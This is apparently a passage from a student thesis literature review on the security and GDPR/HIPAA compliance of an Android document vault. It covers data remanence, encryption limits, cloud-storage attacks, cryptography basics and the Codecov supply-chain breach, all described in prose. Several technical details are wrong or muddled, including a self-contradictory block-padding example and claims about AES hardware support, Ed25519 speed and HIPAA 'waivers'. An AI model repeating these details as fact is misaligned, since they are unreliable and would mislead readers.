The study must be read with its age in mind. It predates the now-common practice by large web platforms of stripping EXIF data server-side on upload, so the residual risk today is concentrated at the client level and is application-specific rather than platform-wide. That, however, strengthens rather than weakens the case for testing SecDocVault directly, since whether metadata survives ingestion and storage is a property of the application's own handling and cannot be inferred from platform behaviour.

2.1.7 Data remanence & secure deletion (bridges to GDPR right to erasure)

The final strand of the review concerns whether data a user has deleted is genuinely irrecoverable, a question that connects the technical assessment to the right to erasure under Article 17 of the GDPR. The organising reference is the

systematisation of Reardon, Basin and Capkun (2013), which surveys secure deletion across the storage stack and offers a taxonomy of adversaries distinguished by their capabilities together with a classification of deletion approaches. Any specific claim about deletion in SecDocVault must be located within this framework, in particular the question of at which layer erasure is supposed to occur.

The physical reason that naive deletion fails is documented by Wei et al. (2011), who show that flash-based solid-state drives do not overwrite in place. The flash translation layer writes new data to fresh cells and defers reclamation, so a logical delete or a single-file sanitisation leaves the original content recoverable until the underlying block is eventually reused. Building on the same property of flash, Reardon, Capkun and Basin (2012) proposed the Data Node Encrypted File System (DNEFS), which achieves efficient secure deletion by cryptographic erasure, destroying the key rather than attempting to overwrite the data, and demonstrate it within the Android operating system on a Nexus One handset. Together these works established that secure deletion on a modern device is something that must be deliberately designed rather than assumed to follow from an ordinary delete operation.

The empirical consequences for Android were shown starkly by Simon and Anderson (2015). Studying the factory-reset function on twenty-one handsets from five vendors running Android versions 2.3 to 4.3, they estimated that up to 500 million devices might fail to sanitise the data partition on which credentials and other sensitive data are stored, and up to 630 million might fail to sanitise the internal SD card. They recovered Google credentials on every device that exhibited a flawed reset, and found that even a full-disk-encryption key could be reconstructed from the residue a flawed reset left behind. Shu et al. (2017) corroborated the broader phenomenon, documenting deletion flaws and data remanence in Android file systems more generally.

These studies share a limitation that is itself analytically useful: they largely predate the move to file-based encryption and the use of the TRIM command on modern Android, and cryptographic erasure changes the recovery picture materially. However, the correct response is not to discard these results but to re-test them on a current device, which is the space this project occupies. The findings also carry a direct legal implication that hands off to the data-protection strand of the thesis. If documents a user has deleted remain recoverable from device storage or from the Firebase backend, then the application cannot honour the right to erasure under Article 17 of the GDPR, and a data-remanence weakness becomes simultaneously a security failure and a compliance failure.

2.1.8 Recent work (2023-2026) and the case for this project

Most of the work reviewed above is foundational rather than current, and a reader is entitled to ask whether its conclusions still hold, or whether a decade of platform mitigations has quietly closed the problem and left this project to re-examine a settled question. The literature published since 2023 answers that question directly, and it answers it in the negative on both halves of this strand: fingerprinting has intensified rather than receded, and incomplete erasure persists on current platforms. Four recent studies are examined here, not as additional background but as the specific evidence that the problem is live and that the existing work leaves a gap of a particular shape.

On identifiability, the most substantial recent contribution is that of Specter et al. (2025), who conducted what is to date the largest measurement of fingerprinting behaviour in the mobile ecosystem: over 228,000 SDKs drawn from public Maven repositories, cross-referenced against roughly 178,000 Android applications from the Google Play store. Two findings matter here:

1. The scale confirms that fingerprinting is not a fringe practice but an organised market with identifiable suppliers, which updates Wu et al. (2016) by showing that the zero-permission identification they demonstrated has since become an industry.
2. More consequentially, advertising SDKs accounted for only 30.56% of observed fingerprinting behaviours, while 23.92% originated from SDKs whose stated purpose was unknown or unclear.

That second figure has a direct methodological consequence for this thesis. It means a developer cannot reason reliably about the fingerprinting exposure of their own application from the declared purpose of its dependencies, because roughly a quarter of the behaviour originates in components that do not announce themselves as doing anything of the kind. An application such as SecDocVault, which embeds a substantial third-party platform SDK and a machine-learning text-recognition library, therefore cannot establish its fingerprinting posture by reading its dependency manifest and the accompanying documentation. It must be measured. This is the empirical justification for treating the dependency audit in the test design as a measurement exercise rather than a documentation review.

Heid and Heider (2024) approach the same phenomenon from the detection side, developing a heuristic that identifies behaviour-based fingerprinting from the spatial and temporal context of API calls and applying it to the thousand most popular Android applications. Their contribution here is methodological rather than substantive: they demonstrate that fingerprinting activity can be detected dynamically from observable call patterns, which is the technique this project's

fingerprinting-surface enumeration adopts. The limitation is one of altitude. A corpus-scale survey establishes how prevalent the practice is across an ecosystem; it cannot establish whether any particular application's privacy claim survives it, which is the question a vault marketed on confidentiality actually raises.

The part of this strand most vulnerable to the charge of relying on dated evidence is data remanence, since Simon and Anderson (2015) and Shu et al. (2017) examined Android versions long superseded by file-based encryption and the TRIM command. Blankesteijn, Fukami and Geradts (2023) close that gap directly. Working on devices running Android 11 and 12, they compared low-level data extractions taken before data creation, after data creation and after a factory reset, and found that data remnants persist after reset on modern hardware. The finding matters twice over. It establishes that the phenomenon Simon and Anderson documented is not an artefact of an obsolete platform generation, so the re-testing proposed in this project is warranted rather than merely thorough; and it supplies a methodology — differential low-level extraction against a known baseline — that this project's data-remanence experiment adapts to the narrower case of a single application's deletion function.

Oh et al. (2026) carry the point from platform behaviour into application behaviour, evaluating 6 file-wiping applications distributed through the Google Play store from an anti-forensic perspective and examining, by filesystem comparison before and after wiping, whether traces of the original data survive. Their subject is the closest published analogue to one component of this project: applications that explicitly promise to destroy data, assessed on whether they actually do. That such a study remained necessary in 2026, and that it found residue to examine, is itself an argument that a deletion guarantee cannot be taken on trust at the application layer any more than at the platform layer — which is precisely the guarantee SecDocVault makes when it reports a document deleted.

2.2 Privacy & Data Protection

2.2.1 Framing: why data-protection law governs a document vault

The artefacts SecDocVault is designed to store — passports, driving licences, medical reports, bank statements, insurance correspondence and academic certificates — all constitute personal data in the legal sense, and much of it qualifies as special-category information. Whatever privacy properties the application is able to deliver for its users, then, are legal requirements, not optional extras. Data-protection law is the second of the three analytical lenses applied in this thesis to the gap between SecDocVault's guarantees and its capabilities: the two most

relevant jurisdictions are the EU's GDPR, which covers 'any processing' of 'personal data of an identified or identifiable natural person', and HIPAA, the US regulation that similarly governs the handling of protected health information. This section begins the examination of those requirements and explores the literature relevant to assessing SecDocVault's compliance posture. A single observation must first be made explicit: it is not enough, for the purposes of data-protection law, to rely on the encryption layer to transform personal information into private data. While §2.2.4 will elaborate on this point in more detail, it is crucial here to note that, in the GDPR's view (and by extension, the Data Protection Commission's), encrypted personal data remains personal data. Encryption is relevant to processing but does not override the controller's obligations to the data subject. The legal lens therefore demands a wider analysis than might be suggested by the application's 'zero-knowledge' assurances.

2.2.2 The data-protection principles and their design consequences

Each of the principles listed in the GDPR's Article 5 therefore emerges as a design constraint for a document vault. The legality, fairness and transparency requirements are reasonably straightforward: any storage application that processes personal data must be able to demonstrate a lawful basis for processing and publish clear information to the user about its practices. By limiting processing to the specific purpose for which the data was collected ('the storage function') the application must restrict analytics, advertising, profiling and other downstream processing to a strict minimum, if allowed at all. Similarly, storage of any personal data requires a legal basis, which in turn implies the ability to delete the information when the initial purpose has been fulfilled or a legitimate interest revoked; this connects 'storage limitation' to the erasure and access rights explored further below. Data minimisation, the requirement that only 'adequate, relevant and limited' information be processed, presents the strongest challenge to apps that embed analytics or utilise third-party service discovery tools, both of which routinely gather far more user data than needed for a storage function. The pattern is documented in numerous audits of the Android platform, which regularly reveal apps engaging in third-party tracking without a valid legal basis for doing so (Kollnig et al., 2021); and it is a threat model this thesis's own anonymity-and-fingerprinting strand (Chapter 2.1) seeks to evaluate. Integrity and confidentiality are the principle's expected contribution to the document vault's security properties. Finally, accountability requires the controller to be able to demonstrate compliance with all other principles, a commitment this project's reproducible security assessments seek to evaluate directly.

The principles' value in this context derives precisely from them being technology-agnostic statements of intent. This universality is simultaneously a weakness, particularly for engineers: the principles describe norms but do not prescribe technology-specific mechanisms, leaving a wide room for disagreement about what level of implementation suffices for any given requirement. SecDocVault's adherence to the security principle, for instance, is intuitively obvious (AES-256-GCM and Android Keystore are both robust cryptographic primitives), but minimisation, purpose limitation, storage limitation and accountability are features of the application's design rather than its encryption layer. This is the domain of the second strand of the literature, which explores the implications of the GDPR's privacy by design and by default requirements, and evaluates privacy engineering techniques that go beyond 'mere encryption'.

2.2.3 Data protection by design and by default (Article 25) and privacy engineering

The GDPR's Article 25, which requires controllers to implement privacy by design and by default, is the direct source of the literature's interest in the topic. It obliges the controller to take into account 'the state of the art', explicitly names 'pseudonymisation' as one of the techniques to be considered, and requires that, by default, only the personal data strictly necessary for each processing purpose be used. It does not go into detail on the exact mechanisms, making this topic fertile for further research. The origin of the principle is in Cavoukian's (2011) Privacy by Design framework, which advocates 'building-in privacy' as a default condition. The framework's seven principles, which have since become an industry benchmark, advise designers to make privacy the norm rather than the exception. This approach has a clear influence on the language of Article 25 and has since been taken up as the guiding principle for a number of privacy engineering disciplines.

The difficulty with applying any of the principles, for an application that claims to 'build privacy in' but must undergo third-party evaluation, is that neither Article 25 nor the Design framework that inspired it goes beyond aspirational language. Both suggest broad privacy objectives without specifying criteria for evaluating whether they have been reached. In the words of Ruohonen (2025), 'By Design' formulations such as 'privacy by design' or 'full lifecycle privacy' are often 'normative solution proposals' that 'define what should be done rather than what can be measured'. The most useful literature to emerge from this line of enquiry explicitly acknowledges this challenge. The European Union Agency for Cybersecurity's contribution to the topic, a report on 'Privacy by Design and Default: From Privacy Policies to Privacy Technologies', examines the ways in which legal requirements translate to engineering practice. It explicitly identifies 'privacy enhancing technologies' as a

means to help organisations comply with the data-protection regulations and discusses the principles of secure design in detail. In this context, 'privacy enhancing technologies' is a term that encompasses a wide range of methods, standards and tools, from differential privacy to various forms of encryption, that have been shown to contribute to privacy in specific contexts. These technologies are recommended but not mandated, and they must be evaluated in light of the threat model, another concept this thesis engages with at length.

The connection between the principles and SecDocVault's evaluation comes down to the fact that, in practice, Article 25 requires this project to test the application's defaults. This is particularly relevant to the vault's ability to satisfy the erasure and access principles, because the right to deletion is only meaningful if the application is incapable of retaining copies of the documents it hosts. The default storage location, if it is not the encrypted application sandbox, and the application's guest mode, if it is not privacy-preserving by default, are both potential design weaknesses. The same applies to third-party tracking: the default settings, per the Android privacy audit literature mentioned earlier, are likely to be invasive if the application does not explicitly state otherwise. Finally, the design's ability to enforce integrity and confidentiality is what enables the encryption layer to deliver on its promises; both are essential security properties even if the application is compliant in all other respects.

2.2.4 Security of processing (Article 32) and the limits of encryption as compliance

The GDPR's Article 32 specifies the measures controllers and processors must take to ensure security, and it too has implications for the document vault. It requires them to adopt 'appropriate technical and organisational measures', including encryption and pseudonymisation, to protect personal data, and to keep the processing systems themselves 'resilient against cyber attacks'. It further obliges the controllers to be able to demonstrate compliance through regular testing and, crucially, to restore personal data in the event of an incident. Taken together, these requirements suggest that a storage application's security posture is defined by a combination of design and implementation factors. Some of these factors, such as the encryption at rest and in transit, are clearly within the controller's responsibility, while others, such as the resilience of the processing system, depend on the processor. The implementation details (key management) define what restoration from breach entails, and the overall design enables or impairs the ability to demonstrate compliance. It is therefore necessary to review both when assessing SecDocVault's position relative to the requirements of Article 32.

The most interesting aspect of the Article, in this project's context, is the phrase 'appropriate technical and organisational measures'. The adequacy of the measures depends on the level of risk, which in turn is determined by the nature of the data the application processes. The application's threat model, therefore, informs the expected level of security: the measures it takes to protect the stored documents define its adequacy as a 'secure storage' solution. One of the reasons the application implements AES-256-GCM and Android Keystore is precisely this requirement of appropriateness: the document vault's ability to rely on industry-standard cryptography is a compliance factor it explicitly benefits from. Another source of interest in the Article is its implication that regular testing and evaluation are integral to the controller's operations. This project's security assessments, which seek to reproduce the activities of an adversarial auditor, are therefore not only appropriate but required by Article 32(1)(d).

The literature's most useful contribution comes in the discussion of encryption's limitations as a privacy-enhancing technique. The Article 29 Working Party's Opinion 05/2014 on anonymisation techniques discusses encryption in detail, noting that it is a form of 'pseudonymisation' that transforms 'identifiable' into 'pseudonymous' data. The encryption key, by design, enables the reverse transformation, and the data remains 'processed personal data' as defined by the GDPR. The implication for applications that utilise encryption to secure personal data, including document vaults, is that they remain bound by all existing obligations. The Opinion therefore supports the findings of the project's security assessment: even if the application's documents are encrypted, this does not fundamentally alter the controller's obligations or the risks associated with processing such data. The Working Party's limitations apply to the SecDocVault analysis because the application encrypts the stored documents, and there is no indication that the encryption key is unavailable to any actor that could process the document. This is particularly pertinent to the right of erasure, which is not impacted by the encryption layer being compromised: if the ciphertext, the decryption key or both are accessible to a third party, the document vault's right to erasure is no longer absolute.

A caveat, in this project's view, is that the limitations articulated in Opinion 05/2014 were superseded by the GDPR's direct mention of pseudonymisation and encryption as relevant processing measures. Both the Article 29 Working Party and the GDPR, however, agree that encryption keys, if accessible to any processing entity, do not deprive the processing operation of its status as personal data processing. The Working Party's conclusion is therefore fully applicable to the SecDocVault analysis.

2.2.5 The right to erasure (Article 17) and the deletion problem

The GDPR's Article 17 grants the data subject the right to erasure in specified circumstances, and it too has implications for the document vault. The most obvious application of the 'right to be forgotten' is to personal documents: when a user deletes a passport from the vault, they are reasonably expected to retain no copy on either the device or the server. The right to erasure, as explained by the Data Protection Commission literature, extends to all personal data processing. A document vault's compliance with this requirement, however, is precisely the question the data-protection strand's forensic analysis seeks to answer.

The literature discusses the right to erasure in terms of a legal requirement, not technical feasibility. This is a crucial distinction: the data-subject's right exists regardless of the controller's ability to meet it, which in practice places an obligation on the controller to make reasonable efforts. The challenge is to define which measures count as 'reasonable', and the Android privacy audit literature provides some relevant context. Politou et al. (2018), in their analysis of the 'uneasy relationship' between the GDPR and the 'backup and archival practices that underpin many existing digital infrastructures', observe that the GDPR's right to erasure conflicts with the technical realities of ensuring reliability through redundancy.

They note that 'deletion requires design-level intervention to all storage tiers' if the erasure is to be comprehensive enough to satisfy the data subject. In other words, the ability to delete is not a feature of a file system or the encryption layer but a property of the architecture as a whole. The observation serves as a useful summary of the data-protection strand's findings. If flash storage remanence or the cloud provider's replication policies allow recovery of a document the user believes to be deleted, then the document vault fails to satisfy the requirements of Article 17, however 'secure' it may have been in other respects.

The challenge described in this section of the literature is directly applicable to an assessment of SecDocVault, where the application is expected to meet the same requirements. The most pressing question, for this project, is whether the application's encryption is sufficient to provide what the GDPR refers to as 'irrecoverability'. This is a known limitation of full-disk or file encryption, which are generally inadequate for deletion: even if the encryption key is deleted, the ciphertext may still be recoverable from the storage medium, particularly if it was copied to another location. The technical challenge of designing deletion-supporting 'secure storage' solutions is further complicated by the need to accommodate users who wish to retain a copy of the document somewhere else, such as the device's local storage. The literature's most compelling contribution to this project's analysis

is therefore the validation of a specific research question: it is possible to test the document vault's ability to delete by attempting to recover a deleted document from both device storage and the backend.

2.2.6 Special-category and health data: the parallel HIPAA regime

SecDocVault's intended use-case includes the storage of medical documents, and the application must therefore comply with additional requirements related to special-category data. The GDPR's Article 9 contains specific constraints, and it further instructs controllers to apply 'appropriate additional measures'. The documents covered by Article 9 fall under the scope of HIPAA in the US; the two regulations are not directly compatible but both apply to SecDocVault depending on the jurisdiction. This section of the literature therefore examines the implications of processing health information.

The right to erasure is particularly relevant to this discussion, since healthcare data is subject to statutory retention in certain jurisdictions. The right to be forgotten, therefore, does not extend to medical records that a controller is obliged to retain by law. This consideration is primarily relevant to the vault's future prospects in the healthcare sector, but it illustrates a general limitation of document storage applications: the legal obligations to retain certain classes of documents may restrict the controller's ability to comply with the erasure principle.

Beyond the GDPR, the HIPAA Security Rule contains a number of requirements that apply to the processing of electronic protected health information (ePHI). They concern the administrative, physical and technical safeguards that must be implemented by HIPAA-regulated entities, and they are relevant to the discussion of SecDocVault because the application is expected to operate as a secure storage for ePHI. The rule further specifies the technical safeguards for confidentiality, integrity and availability, which are essentially equivalent to the GDPR's security principle.

A particularly relevant development in the HIPAA literature concerns the status of encryption under the Security Rule. Encryption is generally regarded as a technical safeguard, and it has long been promoted as a best practice for HIPAA-regulated entities. According to the Rule, however, encryption is an 'addressable' specification, meaning that an organisation may choose to implement it or identify a waiver. This presents a compliance risk, particularly if the organisation fails to document an encryption policy or demonstrate the suitability of an alternative measure. The situation is set to change, however, due to recent regulatory developments. The Notice of Proposed Rulemaking issued by the Department of Health and Human Services in January 2025 contains a number of proposed changes to the HIPAA Security Rule, several of which relate to encryption. The suggested update would

remove the distinction between ‘addressable’ and ‘required’ specifications and make encryption of ePHI at rest and in transit, along with multi-factor authentication and penetration testing, mandatory. The proposed rule has not been formally adopted yet, and its final form may differ significantly from the draft. It does represent a shift towards stronger organisational safeguards, however, and this trend is reflected in the GDPR’s Article 32, which similarly mandates regular testing and demonstration of compliance. The document vault’s ability to meet the encryption requirements of the HIPAA Security Rule, or to implement similar measures in the absence of a clear regulatory framework, is yet another aspect of its compliance posture.

2.2.7 Recent research (2022–2026) and alternative approaches to secure mobile document storage

The problem SecDocVault seeks to address, namely, the confidentiality of stored documents on and outside of the device from the service provider, has been the subject of a number of recent research efforts investigating similar or related issues. The most pertinent of these works concerns cryptanalytic techniques targeting the end-to-end encryption (“zero-knowledge”) of cloud file storage services. Backendal, Haller and Paterson (2023) examine MEGA — a popular service used by over a quarter of a billion users, offering “user-controlled end-to-end encryption” and identify five distinct ways in which an attacker could exfiltrate data encrypted for storage on the MEGA servers under the standard malicious-server threat model, including a successful integrity attack forging files that would pass client inspection. The authors update their analysis in Backendal, Haller, Mareková and Paterson (2023), demonstrating that many of the patches applied by MEGA to address the initial vulnerability also allowed for fairly straightforward recovery of the user’s private key.

In turn, the publication by Hofmann and Truong (2024) identifies further vulnerabilities in four out of five of the leading consumer-grade cloud storage services (Sync, pCloud, Icedrive, Seafile, Tresorit — collectively hosting over 22 million users). Their findings confirm Backendal et al.’s results, suggesting that the problems are due to a number of common design and implementation flaws, despite the services using different cryptographic primitives. The theme linking together this body of work is that the supposedly “zero-knowledge” file storage services have proven remarkably difficult to secure, as demonstrated by the numerous successful cryptanalytic attacks against them. More specifically, however, all three publications highlight weaknesses in the peculiarities of the protocols implemented by each service, rather than general-purpose cryptographic primitives, which is precisely the distinction this project seeks to make.

This recent line of research serves as both an inspiration and a limitation to the present one, defining the space within which SecDocVault's contribution is made. The analyses by Backendal et al. and Hofmann & Truong concern the security properties of the server-side components of a commercial service whose source code is not available to the public, while SecDocVault is a self-hosted Android application, and consequently a different threat model entirely. In particular, while the cryptanalytic literature focuses on the security of the data in storage, the implementation of the encryption itself, as well as SecDocVault's key management strategy, are also of concern to this project, alongside the security of the Firebase backend configuration. In doing this project, I have sought to extend the conclusions of recent academic literature to a different area of document security: not the cryptography itself, but the application programming interface through which the user interacts with the vault. In particular, I hypothesize that the same principles that have been demonstrated to fail in the zero-knowledge storage sector — namely, that the use of AES-256-GCM alone is insufficient to ensure confidentiality — apply with equal strength to the implementation of the Firebase Realtime Database.

Another body of literature that informs this project is concerned not with the storage of encrypted document images, but with encrypted attestation of document properties, known as verifiable credentials. The most prominent example of this approach is the European Digital Identity Wallet, which, as of the Regulation (EU) 2024/1183 (eIDAS 2.0), is set to appear as a "mobile app" allowing citizens of the EU to store electronic representations ("attestations") of various pieces of information issued by official institutions: personal identification details, driving licenses, academic transcripts, medical records, and so on. Information stored as a verifiable credential may be selectively disclosed in a privacy-preserving manner using protocols such as SD-JWT and the W3C Verifiable Credentials Data Model standard. Unlike a traditional image of a document, which always reveals all of the information it contains when opened, a verifiable credential allows the presentation of selected items of information, such as age, without exposing the rest. Attestations thus embody the principle of data minimisation in their very design and, by virtue of being a regulation-required feature, represent a strong privacy-enhancing technology from the perspective of user privacy.

Nevertheless, a credential-based system is not a panacea, and the limitations it imposes are precisely what distinguish it from the approach of SecDocVault and define its niche. A verifiable credential only exists with an issuing authority, whereas a document image is a self-contained piece of information. Consequently, while a credential wallet can store attestation about the properties of a document, it cannot itself store documents: not least because there is no issuing authority for a scanned

foreign passport, a bank statement, or a medical letter. Additionally, the latest research suggests that the privacy-preserving nature of selective disclosure mechanisms should not be overestimated: with the eIDAS 2.0 regulation, “selective disclosure of personal data is expected to be made available as an optional service,” but is not explicitly mandated, leaving wallet implementers at liberty to decide the matter, according to Sitouah et al. (2026). Thus, the two approaches address different use cases: whereas the credential wallet deals specifically with information that already has an official description (and therefore few such descriptions are truly needed), the document image vault fills the role of a generic repository for any information a user wishes to store, encrypted. By examining the alternative of the verifiable credential model, this project identifies the space in which SecDocVault operates and therefore the threats to privacy, minimisation, and similar values it ought to address.

2.3 Cryptography Deep Dive

2.3.1 What is cryptography and its use cases

According to Britannica (2026), cryptography has been around for thousands of years, for most of that period it has not been widely spread as compared to nowadays. It was the tool of the governments, military and diplomatic affairs, but had no standardised algorithms or approaches. Rapid interest in the field was historically spiking during the wars or other political tensions, one of the biggest examples of such is German Enigma machine during WW2 that was used to transfer messages and was eventually broken by a team of English cryptographers led by Alan Turing and Gordon Welchman at Bletchley Park. During the 1960s and 1970s, innovations in digital communication and computing resulted in a vast need of new standardised encryption technologies. This led to the U.S. government's adoption of the Data Encryption Standard (DES) in 1977. Another important landmark in this era became the publication by Diffie and Hellman that introduced the concept of public-key cryptography in 1976. This began adoption of cryptography by computer systems and their dependency on those algorithms.

Menezes et al. (1996) define cryptography as a set of techniques and algorithms of mathematical data manipulation to achieve a variety of goals. These include keeping data secret, determining if it has been altered, verifying identity and determining authorship. Confidentiality, integrity, authentication and non-repudiation principles accordingly. Authors admit that cryptography is not synonymous to information security, it is a set of techniques among several used to

achieve the above security objectives. Examples of other techniques involve overall system design, legal action and physical access control.

2.3.2 Types of cryptography

Menezes et al. (1996). classified cryptography into three groups based on key application nature. Those are unkeyed (hash functions), symmetric-key and public-key primitives. All three are actively applied in the computing industry.

2.3.2.1 Symmetric-key cryptography

In this type of cryptography, the same key is used for both encryption and decryption of the payload, for this reason it must be kept secret at all times. Symmetric-key algorithms divide into two types:

- **Block ciphers** divide text into fixed-size blocks and perform operations per-block. If the length of the text or other content does not allow equal division, missing length is achieved with padding which also has different types. For example, if the algorithm is designed to encrypt 36-byte blocks, but the content is 100 bytes, missing 8 bytes needed for clean division by 3 will be padded by adding some content determined by the algorithm used.
- **Stream ciphers** are the opposite of block ones, they perform encryption one symbol at a time making them useful when encryption must be bufferless. An example of such is the Vernam cipher, which is the only encryption scheme theoretically proven to be unbreakable with its one time pad if the key is truly random and never reused.

Handbook notes that symmetric-key algorithms offer high performance, reasonable key length and lots of implementation history, but suffer from the difficulty of key distribution and management especially when number of communicating parties increases.

2.3.2.2 Asymmetric (public-key) cryptography

Public-key cryptography introduced conceptually by Diffie and Hellman (1976) uses a mathematical key pair of public and private keys. The public key can be shared freely with any communication party, it can easily be used for encryption but not for decryption as it is mathematically infeasible. A private key on the other hand, must remain secret at all times as it is used for decryption. These algorithms rely on trapdoor functions that are easy to compute one way, but infeasible the other. Examples are the difficulty of factoring large integers utilised in RSA or the discrete logarithm problem in Diffie-Hellman.

The key advantage of such algorithms is elimination of need for pre-shared keys. This, on the other hand, raises an important issue with the approach, which is the possibility of spoofing, as there is no way to verify who used the public key to encrypt the payload. This drawback allows for man-in-the-middle attacks. For that reason, mechanisms to bind public keys to identities are required in modern infrastructure. This is typically done with the involvement of trusted third parties.

Also, public-key cryptography is generally much slower due to computational difficulty. Additionally, use cases of such are often affected by communication latency during multiple transactions that are required for information exchange. Another drawback is the need for much longer keys compared to symmetric ciphers. However, these approaches are not competing, they rather coexist to guarantee secure communication. Public-key cryptography is used to establish a shared secret which is later used by symmetric algorithms for fast and secure communication.

2.3.2.3 Hash functions

As Menezes, van Oorschot and Vanstone (1996) note, the purpose of cryptographic hash function is mapping of input of different length into a fixed-length output (hash value). This is done in a way that ensures that it is infeasible to receive the same output with a different input (collision prevention) and that it is impossible to recover input from output. Hash functions are actively used to make digital signatures more efficient, as only a hash value of a message has to be signed instead of its full content, and data integrity verification happens by recomputing the hash value of a message received. Unkeyed hash functions are purely used for integrity checking and are called modification detection codes (MDCs). Keyed functions on the other hand, also provide origin authentication and are called message authentication codes (MACs).

2.3.2.4 Digital signatures

Digital signature is a cryptographic primitive that connects identity to a piece of information, it is an electronic analogue of physical signature. It consists of private and public transformations, one used for signing and known to the signer only and another known to the public for verification. For practical use, signatures must be easy to compute and verify and forgery resistant while valid. A trusted third party is a popular way of managing signatures.

2.3.3 Sources of cryptography

Dependencies, plugins, pipelines and applications used in development are the layer of trust most non-technical users rarely think about, even though integrity and safety of those is absolutely crucial in digital security. No matter what application is developed and how it is designed, it will include resources from third parties listed above as it is economically insufficient to redevelop some utility if it already exists and in many cases is open source. This section will mainly focus on supply chain attacks, the malicious approach that targets not the application itself, but the upstream component that it uses. Such incidents are getting more and more common and sophisticated due to the approach of relying on third-party software in modern applications. That kind of attack allows malicious actors to cover multiple services at once by only compromising one dependency that is used in each of them.

In "Reflections on Trusting Trust," Ken Thompson (1984) demonstrated that no matter the amount of source-code analysis conducted, the full safety of a compiled binary is not guaranteed. His proof of concept involved a self-replicating compiler modification which itself was a backdoor injected into the C compiler that would silently insert malicious code into the Unix login program and into any future build of the compiler itself without leaving any trace in target's source code. This research defined what may be called "transitivity of trust" — security of any entity is defined not only by its own correctness, but also by the correctness of underlying dependencies and software used during its development. For the cryptographic software where minimal changes in the algorithm may deem its encryption or other cryptographic operation worthless, this creates a large and irresolvable attack surface.

Despite its age, Thompson's model still maps directly onto the modern cryptographic supply chain. Take a widely used OpenSSL library for example, its security depends on far more than just source code, aspects like integrity of compiler, linker, build system, CI/CD pipeline and distribution infrastructure may be exploited for subverting cryptographic operations without any noticeable artefact in the source.

2.3.3.1 Case study: the codecov breach (2021)

In April 2021, Codecov, a widely used code coverage analysis and reporting tool used by thousands of CI/CD pipelines, disclosed that their Bash uploader script had been modified by an unknown threat actor (Codecov, 2021). Modification existed from January 31 until April 1 2021 and caused the script to steal environment variables from the environment where it was executed. Such variables are a

common way to insert API keys, credentials, signing keys and other crucial values into applications at runtime.

The attack compromised the docker image creation process and its flow was used to extract credentials of Codecov's Google Cloud Storage bucket from which the bash uploader was served. By replacing legitimate packages with a trojaned version at the source of distribution, the attacker achieved trusted delivery to all users. From this example, we can see direct correspondence to Thompson's trust transitivity at CI/CD scale both from the user-side and Codecov's side.

From a cryptographic standpoint, this incident is particularly interesting as some of the leaked environment variables were AWS and other cloud's access credentials used for cryptographic operations, and tokens granting write access to package signing infrastructure (CISA, 2021). A CISA advisory issued in response stated that one more vector was exploited leading to a subnet of victims using compromised credentials to authenticate software packages. This way, end users had no way of distinguishing between legitimate packages and trojaned ones. This, once again, underlines the relevance of Thompson's work, as software verification keys became meaningless not due to algorithm incorrectness, but due to compromising the tooling this algorithm was embedded within.

The breach remained undetected for approximately 61 days and the trojaned script was distributed to an estimated 29 000 customers. This showcases a structural problem as conventional analysis used by most teams operates on code repositories and does not cover what happens after the application leaves the developer's side.

2.3.3.2 Policy and governance on the subject: NIST SP 800-161r1 (2022)

NIST Special Publication 800-161 Revision 1, *Cybersecurity Supply Chain Risk Management Practices for Systems and Organizations*, represents the most authoritative federal guidance on managing the class of risk Thompson identified and Codecov exemplified. Published in May 2022 as response to a wave of security incidents of that nature, the publication describes supply chain risk management (C-SCRM) as a first-class concern within the NIST Cybersecurity and Risk Management Frameworks. It also defined C-SCRM as a process of detecting, assessing and mitigating the risks associated with product and service supply chains. Importantly, it included cryptographic components such as key management services, signing infrastructure and cryptographic libraries within the scope of components requiring specialised control.

The publication mandates supplier risk assessment that includes vendor's assessment of their own development, build and delivery security practices, precisely the kind of vulnerabilities exploited in Codecov case. One of the key

requirements is maintenance of a Software Bill of Materials (SBOM) by organisations of their critical components, enabling rapid impact assessment and threat mitigation. This measure was reasoned by some organisations struggling to identify exposure even after vendor's disclosure.

Publication also focuses on provenance — ensuring that software was not modified in transit from publisher to client. Once again, it is directly exemplified by Codecov's case. SP 800-161r1 recommends code signing with hardware security modules, hash verification, and reproducible builds as technical controls to enforce this property.

Despite its practicality, SP 800-161r1 operates at organisational and process levels struggling to mitigate the embedded structural problem identified by Thompson. It identifies such practices as supplier verification, build processes audit, anomalies detection and duplicate builds with different tools. However, it struggles to suggest a way to identify trusted verification without a hardware-backed process. This remains an active area of research.

2.3.4 Computational cost of cryptographic choice: performance-oriented review

A traditional assumption of cryptography is that speed of cryptographic operations directly correlates to security, such that the faster is the algorithm, the less security it provides. However, research produced by Bernstein, Lange, and their collaborators over the past two decades embodies the most systematic counter argument to that statement. The *ECRYPT Benchmarking of Cryptographic Systems* (eBACS) project proposed that its algorithm design choices primarily determined the cryptographic throughput, not hardware.

This section will conduct a performance-oriented review on cryptography use cases based on the methodology used by eBACS benchmark, primitive-level performance and offer algorithm selection in real-world application context.

The eBACS project provides continuously updated measurements for cryptographic primitives across a range of hardware differing in architecture. Its scope covers all kinds of cryptography primitives including elliptic-curve signature and post-quantum candidates submitted to the NIST Post-Quantum Cryptography standardisation process. The main methodology point in this project is reproducibility, as all tests are conducted using a single software suite (SUPERCOP toolkit) and results are published raw, not summarised. This differs from vendor-supplied figures as they often selectively show only best-case scenarios. For that reason, Bernstein and Lange argue that analysis of NIST's elliptic-curve standards without independent verification of performance data has no basis for fair algorithm comparison (Bernstein and Lange, 2013).

2.3.4.1 Key findings on primitives performance

Public-key primitives

The introduction of Ed25519 in Bernstein et al. (2012) showcased the importance of eBACS programme's central thesis, as this algorithm built on top of Curve25519 using SHA-512 as its internal hash performed an average of one to two times faster than its opponent RSA-2048 signing on identical Intel hardware. Performance advantage did not arise from reduced security properties, as the above algorithm targeted 128-bit security, equivalent to RSA-3072 which took approximately 100 times longer signing on the same hardware.

Symmetric primitives and authenticated encryption

Similarly, the authenticated encryption scheme standardised in RFC 8439, ChaCha20-Poly1305, significantly outperforms AES-GCM on hardware without AES-specific acceleration. Most modern devices lack such acceleration. On ARM Cortex-A8 measurements, ChaCha20 achieves about 3.7 cycles per byte against 7.8 cycles per byte for AES-128-CTR. This also showcases that algorithm choice is not hardware agnostic and may lead to significant performance differences (2-3 times)which is hugely important in embedded and high throughput components.

Hash functions

